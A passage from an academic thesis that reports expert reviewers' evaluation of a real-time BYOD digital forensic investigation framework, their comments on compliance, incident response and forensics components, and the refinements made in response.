Reviewer 13	No

F. Compliance, Monitoring and Evaluation

The usefulness and relevance of this component were evaluated and the results are presented in Figure 6.5-8, Figure 6.5-9 and Figure 6.5-10. All the respondents agreed that the BYOD policy and other organisational policies' compliance need to be audited to properly manage the BYOD programme. They also agreed that the component is important in measuring the weaknesses and strengths of other components.




Figure 6.5-8 Relevancy of CM&E




Figure 6.5-9 Usefulness of CM&E




Figure 6.5-10 CM&E usefulness

Comments and Recommendations

Question: Would you recommend any change to the Compliance, Monitoring and Evaluation? Please specify

Table 6.5-8 Respondents' comments and recommendations on Compliance, Monitoring and Evaluation

Reviewer	Comments
Reviewer 7	No
Reviewer 8	To fully ensure compliance, the organization should perform Control Self Assessments (CSA) following the KRIs and ensure controls are designed and operating effectively, this can ideally be done monthly as it gives a true reflection of the control environment
Reviewer 10	Is Monitoring done by an audit process? I think it should come out as an audit to ensure compliance
Reviewer 12	No changes required
Reviewer 13	None

G. Holistic evaluation of the framework structure

The simplicity and clarity of the interconnectedness of the framework components were evaluated. Figure 6.5-11, Figure 6.5-12, Figure 6.5-13 and Figure 6.5-14 demonstrate the responses of the reviewers on the respective questions. The responses demonstrate the clarity of the framework, achievement of the DFI elements and the maintenance of the CIA of the organisation. It finally shows that all the respondents agree that BYOD awareness, training and education together with BYOD policy need to be well established to carry out DF investigations in the BYOD enabled corporate environment.




Figure 6.5-11 Components interconnectedness




Figure 6.5-12 Maintaining CIA of the organisation




Figure 6.5-13 Forensic investigation elements




Figure 6.5-14 BYOD awareness and training and BYOD policy

Comments and Recommendations

Question: Would you recommend any change to the (to add or remove) proposed framework?

Table 6.5-9 Respondents' comments and recommendations on the proposed framework

Reviewer	Comments
Reviewer 1	I am missing the chain of custody for real-time digital forensics gathering, this could of main interest to organisations as they need to follow it through.
Reviewer 3	The framework will make a good platform for BYOD at the organizational level
Reviewer 5	Clarity is my challenge for now the aspects you are asking are subsumed in some components, right? Maybe you can evaluate component-wise first and provide a figure that is comprehensive for each and finally look and at the overall framework. I still have a question on the objective of the evaluation- what do you want to establish about the artefact?
Reviewer 7	No additions/removals
Reviewer 8	No
Reviewer 9	Put more meaning or info on the diagram
Reviewer 10	Just add accountability. It does not come out. Question 21 is not clear
Reviewer 12	Great work. However, see previous comments
Reviewer 13	No

6.6 Conclusion

The framework was evaluated using two methods as discussed in section 6.5. The findings were recorded and discussed. From the findings the researcher identified that in literature there are existing BYOD security frameworks, however, they do not incorporate the digital aspect within them hence we found the proposed framework more relevant in achieving its objectives. From the expert reviewer's remarks, the proposed framework meets the objectives and provides both the BYOD security and the real-time forensics.

The reviewers strongly agreed that the framework components are well presented and logically connected. They further agreed that the first component is relevant and appropriate to the maintenance of the BYOD programme management even though they made some requests to merge the two constructs: Risk management and other organisational issues. They revealed that the component informs the two most important requirements of BYOD that is BYOD policy and BYOD awareness, training and education programmes.

They strongly agreed that IT administration is critical in managing the BYOD programme in providing the necessary security to the organisation's infrastructure, data and BYOD devices. The reviewers all agreed that the component provides the technical aspect of BYOD management. It was one respondent who disagreed with the fact that AI-driven network monitoring tools aid in real-time monitoring of events which may lead to the early discovery of malicious activities hence leading to real-time investigations of the incidents. The most critical recommendation revealed by the reviewers is the inclusion of user accountability.

Reviewers also strongly agreed that the Incident response is mandatory in the BYOD security programme as well as in initiating the digital forensic evaluations. A couple of recommendations were made in the component; however, they do not change the efficacy and placement of the component. Attention according to the reviewers has to be paid on the incident response processes. Concerning the digital forensic investigation component, all the reviewers agreed that it is highly appropriate to aid in investigating BYOD insider threats, and they all agreed to the usefulness of the component. Finally, all the components strongly highlighted the importance of the final component discussed in section F, with minor adjustments that need to be done to the naming of the component. Generally, all the reviewers recommended that the framework is appropriate and that it provides the BYOD security and real-time forensic investigations. The framework has also adopted the mobile forensic investigation process discussed in chapter section 2.8.5.

6.7 Refinement of the Framework

The purpose of evaluation made in section 6.5 was to gather data to aid in the refinement of the framework hence the reviewers' comments were noted with respect and incorporated for the enhancement of the framework. Table 6.7-1 presents the adjustments made to the component concerning the reviewers’ comments.

Table 6.7-1 Framework evaluation development amendments

Evaluation Component	Reviewers	Suggestions/Comments	Improvement made
BYOD Strategic Management	Reviewer 8	Asset management - Maybe call it identification of threats and vulnerabilities to assets	Identification of threats and vulnerabilities to assets is a process under asset management. It is meant to assess any issue related to assets hence why given a general name.
	Reviewer 10	I would recommend Identifying organisational issues and risk management to come together	Risk management specifically speaks to BYOD risk management while organisational issues refer to other organisation other than BYOD risks.
	Reviewer 13	Authentication of BYOD needs to be verified using the rules of the organisation, e.g. login using your credentials and only allow single logon session per user	This is incorporated in the IT administration section.
IT Administration	Reviewer 9	There is no user accountability	Was considered and added to the component
	Reviewer 10	Data security should include accounting strategies/processes	Was considered and added to the component

	Reviewer 12	How are user activities monitored on the network? Is there any component for monitoring user activities?	Through the use of network monitoring tools and MDM helps in monitoring the activities of the enrolled BYOD devices
Incident Response	Reviewer 6	Review of an incidence response plan is critical	Incorporated in the component
	Reviewer 8	The incident response plan should clearly articulate specific roles and responsibilities for accountability purposes	Establishment of the incident response team takes care of the team members and their responsibilities
	Reviewer 9	You forgot to mention identification and validation which come before preparation	Were considered and added to the component
	Reviewer 10	Why only deep learning? The incident response team should not only Prepare but gather as well (point 1)	AI and Machine Learning are also part of this. It is incorporated in the Containment, Eradication, and Recovery according to (Cichonski et al., 2012)
	Reviewer 11	There is a need for a component of applying a fix at this stage	It is incorporated in the Containment, Eradication, and Recovery according

			to Cichonski et al. (2012)
	Reviewer 12	Incident testing activities	Preparation caters for incident testing activities too.
Digital Forensic Investigation	Reviewer 6	Documentation of every step is important	Chain of custody serves to provide documentation of every step
	Reviewer 9	Difference between Examine and Analyse seems to be the same thing	Taken note of and put together (but differs according to different DFI models)
	Reviewer 11	There might be a need for authorisation to carry out some forensic investigations	Demonstrated in the implementation demonstration of the framework
Compliance, Monitoring and evaluation	Reviewer 8	To fully ensure compliance, the organisation should perform Control Self Assessments (CSA) following the KRIs and ensure controls are designed and operating effectively, this can ideally be done on a monthly basis as it gives a true reflection of the control environment	Well noted.
	Reviewer 10	Is monitoring done by an audit process? I think it should come out as an	Changed name to auditing

		audit to ensure compliance	
Holistic Framework	Reviewer 1	I am missing the chain of custody for real-time digital forensics gathering, this could of main interest to organisations as they need to follow it through	This allowed the refinement at the initial development of the framework and DFI was added as a result
	Reviewer 5	Clarity is my challenge for now the aspects you are asking are subsumed in some components, right? Maybe you can evaluate component-wise first and provide a figure that is comprehensive for each and finally look and at the overall framework. I still have a question on the objective of the evaluation- what do you want to establish about the artefact?	This also helped in the whole development of the framework, putting together the components and the processes therein in achieving the objectives
	Reviewer 9	Put more meaning or info on the diagram	Was noted
	Reviewer 10	Just add accountability. It does not come out. Question 21 is not clear	Accountability was added

The refinement was applied to individual components hence the final Real-time BYOD Digital Forensic investigation framework was not changed and remains as is presented in section 6.4.1 Figure 6.4-1. The individual refined components are demonstrated below:




Figure 6.7-1 Refined BYOD strategic management




Figure 6.7-2 Refined IT administration component




Figure 6.7-3 Refined incident response component

Figure 6.7-4 Refined Digital Forensic Investigation Component

